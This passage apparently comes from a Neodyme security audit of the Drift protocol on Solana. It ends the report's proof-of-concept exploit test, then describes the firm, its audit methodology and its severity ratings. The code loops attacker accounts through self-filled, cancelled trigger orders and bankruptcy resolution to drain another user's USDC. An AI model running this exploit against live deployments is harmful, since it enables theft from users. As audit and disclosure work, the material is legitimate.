            randoUSDCAmount,
            userUSDCAccount2.publicKey
        );

        /********** attacker setup: accounts A (filler) + B (gets
        ↪  bankrupted) ***************/

        console.log("|    Creating attacker accounts")

        const attackerFillerKeypair = new Keypair();
        await
↪   provider.connection.requestAirdrop(attackerFillerKeypair.publicKey, 10
↪   ** 9);
        await sleep(1000);
        const attackerFillerWallet = new Wallet(attackerFillerKeypair);

        let attackerFillerDriftClient = new TestClient({
            connection,
            wallet: attackerFillerWallet,
            programID: chProgram.programId,
            opts: {
                skipPreflight: true, // so we see full program logs in
↪   .anchor/program-logs
                commitment: 'confirmed',
            },
            activeSubAccountId: 0,
            perpMarketIndexes: marketIndexes,
            spotMarketIndexes: spotMarketIndexes,
            oracleInfos,
            userStats: false,
            accountSubscription: {
                type: 'polling',
                accountLoader: bulkAccountLoader,
            },
        });
        await attackerFillerDriftClient.subscribe();

        const attackerMakerKeypair = new Keypair();
        await
↪   provider.connection.requestAirdrop(attackerMakerKeypair.publicKey, 10
↪   ** 9);
```

```
        await sleep(1000);
        const attackerMakerWallet = new Wallet(attackerMakerKeypair);
        let bal = await
↪   provider.connection.getBalance(attackerMakerWallet.publicKey);

        let attackerMakerDriftClient = new TestClient({
            connection,
            wallet: attackerMakerWallet,
            programID: chProgram.programId,
            opts: {
                skipPreflight: true, // so we see full program logs in
↪   .anchor/program-logs
                commitment: 'confirmed',
            },
            activeSubAccountId: 0,
            perpMarketIndexes: marketIndexes,
            spotMarketIndexes: spotMarketIndexes,
            oracleInfos,
            userStats: false,
            accountSubscription: {
                type: 'polling',
                accountLoader: bulkAccountLoader,
            },
        });
        await attackerMakerDriftClient.subscribe();

        // give attacker wallets money to play with
        console.log("||   funding attacker USDC accounts")
        const attackerFillerUSDCAmount = 100 * oneUSDC; // 100 usdc
        let attackerFillerUSDCAccount = await mockUserUSDCAccount(
            usdcMint,
            new BN(attackerFillerUSDCAmount),
            provider,
            attackerFillerWallet.publicKey
        );
        const attackerMakerUSDCAmount = 33 * oneUSDC / 100; // 33ct usdc
        let attackerMakerUSDCAccount = await mockUserUSDCAccount(
            usdcMint,
            new BN(attackerMakerUSDCAmount),
            provider,
            attackerMakerWallet.publicKey
        );
```

```
        // Create user A with 100 USDC
        console.log("||   Creating User A (filler)");
        let [_1, attackerFillerDriftUserKey] = await
↪   attackerFillerDriftClient.initializeUserAccountAndDepositCollateral(
            new BN(attackerFillerUSDCAmount),
            attackerFillerUSDCAccount.publicKey,
            0, // market idx
            0, // subacc idx
        );
        let attackerFillerDriftUser = new User({
            driftClient: attackerFillerDriftClient,
            userAccountPublicKey: attackerFillerDriftUserKey,
        });
        await attackerFillerDriftUser.subscribe();

        // Create user B with 0.50 USDC
        console.log("||   Creating User B (maker)");
        let [_2, attackerMakerDriftUserKey] = await
↪   attackerMakerDriftClient.initializeUserAccountAndDepositCollateral(
            new BN(attackerMakerUSDCAmount),
            attackerMakerUSDCAccount.publicKey,
            0, // market idx
            0, // subacc idx
        );
        let attackerMakerDriftUser = new User({
            driftClient: attackerMakerDriftClient,
            userAccountPublicKey: attackerMakerDriftUserKey,
        });
        await attackerMakerDriftUser.subscribe();

        console.log("|    done!");

        let start_maker_bal = await
↪   provider.connection.getBalance(attackerMakerWallet.publicKey);
        let start_filler_bal = await
↪   provider.connection.getBalance(attackerFillerWallet.publicKey);

        /*********** bad stuff happens **************/

        console.log("|    getting to the fun stuff");
        let res = [];
```

```
        console.log("|| Enabling margin trading for maker account");
        await attackerMakerDriftClient.updateUserMarginTradingEnabled([{
↪   marginTradingEnabled: true, subAccountId: 0 }]);

        const marketIndex = 1;
        const baseAssetAmount = new BN(pythStepSize);
        const orderPrice = new BN(7).mul(PRICE_PRECISION.div(new BN(10)));
↪   // $0.70/PYTH

        // Outside loop, how many times we do the attack
        // Attacker gains ~30ct for each loop execution.
        const NUM_EXECUTIONS = 10
        for (let loop = 0; loop < NUM_EXECUTIONS; loop++) {
            console.log("\nStarting attack loop #", loop);

            // Create 32 reduce-only buy orders for 0.01 PYTH each (note
            ↪  that we only set the reduceOnly flag, they're actually not
            ↪  reducing! this allows us to cancel them later)
            const open_oder_txs = [];
            console.log("||   Creating 32 open orders..");
            for (let i = 0; i < 2; i++) {
                const orderParams: Array<OrderParams> = [];
                for (let ii = 0; ii < 16; ii++) {
                    orderParams.push(
                        getOrderParams({
                            marketType: MarketType.SPOT,
                            marketIndex,
                            orderType: OrderType.TRIGGER_LIMIT,
                            baseAssetAmount,
                            postOnly: PostOnlyParams.NONE,
                            reduceOnly: true,
                            direction: PositionDirection.LONG,
                            userOrderId: i * 16 + ii,
                            price: orderPrice,
                            triggerCondition: OrderTriggerCondition.BELOW,
                            triggerPrice: orderPrice,
                        })
                    );
                }


↪   open_oder_txs.push(attackerMakerDriftClient.placeOrders(orderParams,
↪   undefined, /* subacc: */ 0));
```

```
            }
            res = res.concat(await Promise.all(open_oder_txs));
            console.log("||   maker now has",
            ↪  attackerMakerDriftUser.getOpenOrders().length, "open
            ↪  orders");

            // crank triggers using A's account
            console.log("||   triggering all orders");
            const trigger_txs = [];
            for (let i = 0; i < 32; i++) {
                let order =
↪   attackerMakerDriftUser.getOrderByUserOrderId(i);
                trigger_txs.push(
                    attackerFillerDrift-
↪   Client.triggerOrder(attackerMakerDriftUser.getUserAccountPublicKey(),
↪   attackerMakerDriftUser.getUserAccount(), order, undefined,
↪   attackerFillerDriftUserKey)
                );
            }
            res = res.concat(await Promise.all(trigger_txs)); // Wait for
↪   all triggers to land.

            console.log("||   cancelling all orders by trying to fill
            ↪  them");
            const fill_spot_txs = [];
            for (let i = 0; i < 32; i++) {
                let order =
↪   attackerMakerDriftUser.getOrderByUserOrderId(i);

                fill_spot_txs.push(
                    fillSpotOrder(
                        attackerFillerDriftClient,
                        attackerMakerDriftUserKey,
                        attackerMakerDriftUser.getUserAccount(),
                        order,
                        null,
                        {
                            maker: attackerMakerDriftUserKey,
                            makerStats:
↪   attackerMakerDriftClient.getUserStatsAccountPublicKey(),
                            makerUserAccount:
↪   attackerMakerDriftUser.getUserAccount(),
```

```
                            order // matching with itself (doesn't make
↪  sense, but it doesn't need to -- it's cancelled and the keeper fee is
↪  paid before any relevant checks)
                        },
                        undefined,
                        undefined,
                        attackerFillerDriftUserKey
                    ));
            }
            res = res.concat(await Promise.all(fill_spot_txs));

            let makerUSDCAmount =
↪  clientBalanceInMarket(attackerMakerDriftClient, 0, 0).toNumber() /
↪  PRICE_PRECISION.toNumber();
            let fillerUSDCAmount =
↪  clientBalanceInMarket(attackerFillerDriftClient, 0, 0).toNumber() /
↪  PRICE_PRECISION.toNumber();
            console.log('||   maker balance after attack was executed
            ↪  (usdc):    ', makerUSDCAmount);
            console.log('||   filler balance after attack was executed
            ↪  (usdc):   ', fillerUSDCAmount);
            console.log('||   maker margin req after attack was executed:
            ↪  ', attackerMakerDrif-
            ↪  tUser.getInitialMarginRequirement().toNumber());
            console.log('||   maker total asset value after attack was
            ↪  executed: ', attackerMakerDrif-
            ↪  tUser.getTotalAssetValue('Initial').toNumber());


            /*********** resolve bankruptcy **************/

            console.log("|    resolving bankruptcy");

            await attackerFillerDrift-
↪  Client.resolveSpotBankruptcy(attackerMakerDriftUserKey,
↪  attackerMakerDriftUser.getUserAccount(), 0, undefined, 0);

            makerUSDCAmount =
↪  clientBalanceInMarket(attackerMakerDriftClient, 0, 0).toNumber() /
↪  PRICE_PRECISION.toNumber();
            fillerUSDCAmount =
↪  clientBalanceInMarket(attackerFillerDriftClient, 0, 0).toNumber() /
↪  PRICE_PRECISION.toNumber();
```

```
            console.log('||   maker balance after bankruptcy resolved
            ↪  (usdc):  ', makerUSDCAmount);
            console.log('||   filler balance after bankruptcy resolved
            ↪  (usdc): ', fillerUSDCAmount);

            bal = await
↪   provider.connection.getBalance(attackerMakerWallet.publicKey);
            bal = await
↪   provider.connection.getBalance(attackerFillerWallet.publicKey);

            if (loop < NUM_EXECUTIONS) {
                console.log("|    transfer 33ct back to attacker maker so
                ↪  we can loop");

                await attackerFillerDriftClient.withdraw(
                    new BN(attackerMakerUSDCAmount),
                    0,
                    attackerMakerUSDCAccount.publicKey
                );
                await attackerMakerDriftClient.deposit(
                    new BN(attackerMakerUSDCAmount),
                    0,
                    attackerMakerUSDCAccount.publicKey
                );

                makerUSDCAmount =
↪   clientBalanceInMarket(attackerMakerDriftClient, 0, 0).toNumber() /
↪   PRICE_PRECISION.toNumber();
                fillerUSDCAmount =
↪   clientBalanceInMarket(attackerFillerDriftClient, 0, 0).toNumber() /
↪   PRICE_PRECISION.toNumber();
                console.log('||   maker balance after transfer for loop
                ↪  (usdc):  ', makerUSDCAmount);
                console.log('||   filler balance after transfer for loop
                ↪  (usdc): ', fillerUSDCAmount);
            }
        }

        let randoFinalUSDCAmount = clientBalanceInMarket(randoDriftClient,
↪   0, 0).toNumber() / PRICE_PRECISION.toNumber();
        console.log('\n\nrando final USDC balance:', randoFinalUSDCAmount);
        if (randoFinalUSDCAmount < randoUSDCAmount.toNumber() /
        ↪  PRICE_PRECISION.toNumber()) {
```

```
            console.log("SUCCESS! rando got their money stolen");
        }

        let end_maker_bal = await
↪   provider.connection.getBalance(attackerMakerWallet.publicKey);
        let end_filler_bal = await
↪   provider.connection.getBalance(attackerFillerWallet.publicKey);
        let total_tx_fees = end_maker_bal - start_maker_bal +
↪   end_filler_bal - start_filler_bal;
        console.log!("Total attack-loop TX FEE LOSS (SOL): ", total_tx_fees
         ↪  / 10 ** 9);

        let makerUSDCAmount =
↪   clientBalanceInMarket(attackerMakerDriftClient, 0, 0).toNumber() /
↪   PRICE_PRECISION.toNumber();
        let fillerUSDCAmount =
↪   clientBalanceInMarket(attackerFillerDriftClient, 0, 0).toNumber() /
↪   PRICE_PRECISION.toNumber();
        let initial_usdc = (attackerFillerUSDCAmount +
↪   attackerMakerUSDCAmount) / PRICE_PRECISION.toNumber();
        let end_usdc = makerUSDCAmount + fillerUSDCAmount;
        let usdc_gain = end_usdc - initial_usdc
        console.log!("Total attack-loop USDC Gain: ", usdc_gain);



        await attackerFillerDriftClient.unsubscribe();
        await attackerMakerDriftClient.unsubscribe();
        await attackerFillerDriftUser.unsubscribe();
        await attackerMakerDriftUser.unsubscribe();
        await randoDriftClient.unsubscribe();
    });
});
```

B | About Neodyme

Security is difficult.

To understand and break complex things, you need a certain type of people. People who thrive in complexity, who love to play around with code, and who don't stop exploring until they fully understand every aspect of it. That's us.

Our team never outsources audits. Having found over 80 High or Critical bugs in Solana's core code itself, we believe that Neodyme hosts the most qualified auditors for Solana programs. We've also found and disclosed critical vulnerabilities in many of Solana's top projects and have responsibly disclosed issues that could have resulted in the theft of over $10B in TVL on the Solana blockchain.

All of our team members have a background in competitive hacking. During such hacking competitions, called CTFs, we competed and collaborated while finding vulnerabilities, breaking encryption, reverse engineering complicated algorithms, and much more. Through the years, many of our team members have won national and international hacking competitions, and keep ranking highly among some of the hardest CTF events worldwide. In 2020, some of our members started experimenting with validators and became active members in the early Solana community. With the prospect of an interesting technical challenge and bug bounties, they quickly encouraged others from our CTF team to look for security issues in Solana. The result was so successful that after reporting several bugs, in 2021, the Solana Foundation contracted us for source code auditing. As a result, Neodyme was born.

C | Methodology

Neodyme prides itself on not being a checklist auditor. We adapt our approach to each audit, investing considerable time into understanding the program upfront and exploring its expected behavior, edge cases, invariants, and ways in which the latter could be violated. We use our uniquely deep knowledge of Solana internals, and our years-long experience in auditing Solana programs to even find bugs that others miss. We often extend our audit to cover off-chain components in order to see how users could be tricked or the contract affected by bugs in those components.

Nonetheless, we also have a list of common vulnerability classes, which we always exhaustively look for. We provide a sample of this list below.

- Rule out common classes of Solana contract vulnerabilities, such as:
  - Missing ownership checks
  - Missing signer checks
  - Signed invocation of unverified programs
  - Solana account confusions
  - Redeployment with cross-instance confusion
  - Missing freeze authority checks
  - Insufficient SPL account verification
  - Missing rent exemption assertion
  - Casting truncation
  - Arithmetic over- or underflows
  - Numerical precision errors
- Check for unsafe design decisions that might lead to vulnerabilities being introduced in the future
- Check for any other, as-of-yet unknown classes of vulnerabilities arising from the structure of the Solana blockchain
- Ensure that the contract logic correctly implements the project specifications
- Examine the code in detail for contract-specific low-level vulnerabilities
- Rule out denial of service attacks
- Rule out economic attacks
- Check for instructions that allow front-running or sandwiching attacks
- Check for rug pull mechanisms or hidden backdoors

D | Vulnerability Severity Rating

We use the following guideline to classify the severity of vulnerabilities. Note that we assess each vulnerability on an individual basis and may deviate from these guidelines in cases where it is well-founded. In such cases, we always provide an explanation.

CRITICAL Vulnerabilities that will likely cause loss of funds. An attacker can trigger them with little or no preparation, or they are expected to happen accidentally. Effects are difficult to undo after they are detected.

HIGH Bugs that can be used to set up loss of funds in a more limited capacity, or to render the contract unusable.

MEDIUM Bugs that do not cause direct loss of funds but that may lead to other exploitable mechanisms, or that could be exploited to render the contract partially unusable.

LOW Bugs that do not have a significant immediate impact and could be fixed easily after detection.

INFORMATIONAL Bugs or inconsistencies that have little to no security impact.

Neodyme AG

Dirnismaning 55
Halle 13
85748 Garching
E-Mail: contact@neodyme.io

https://neodyme.io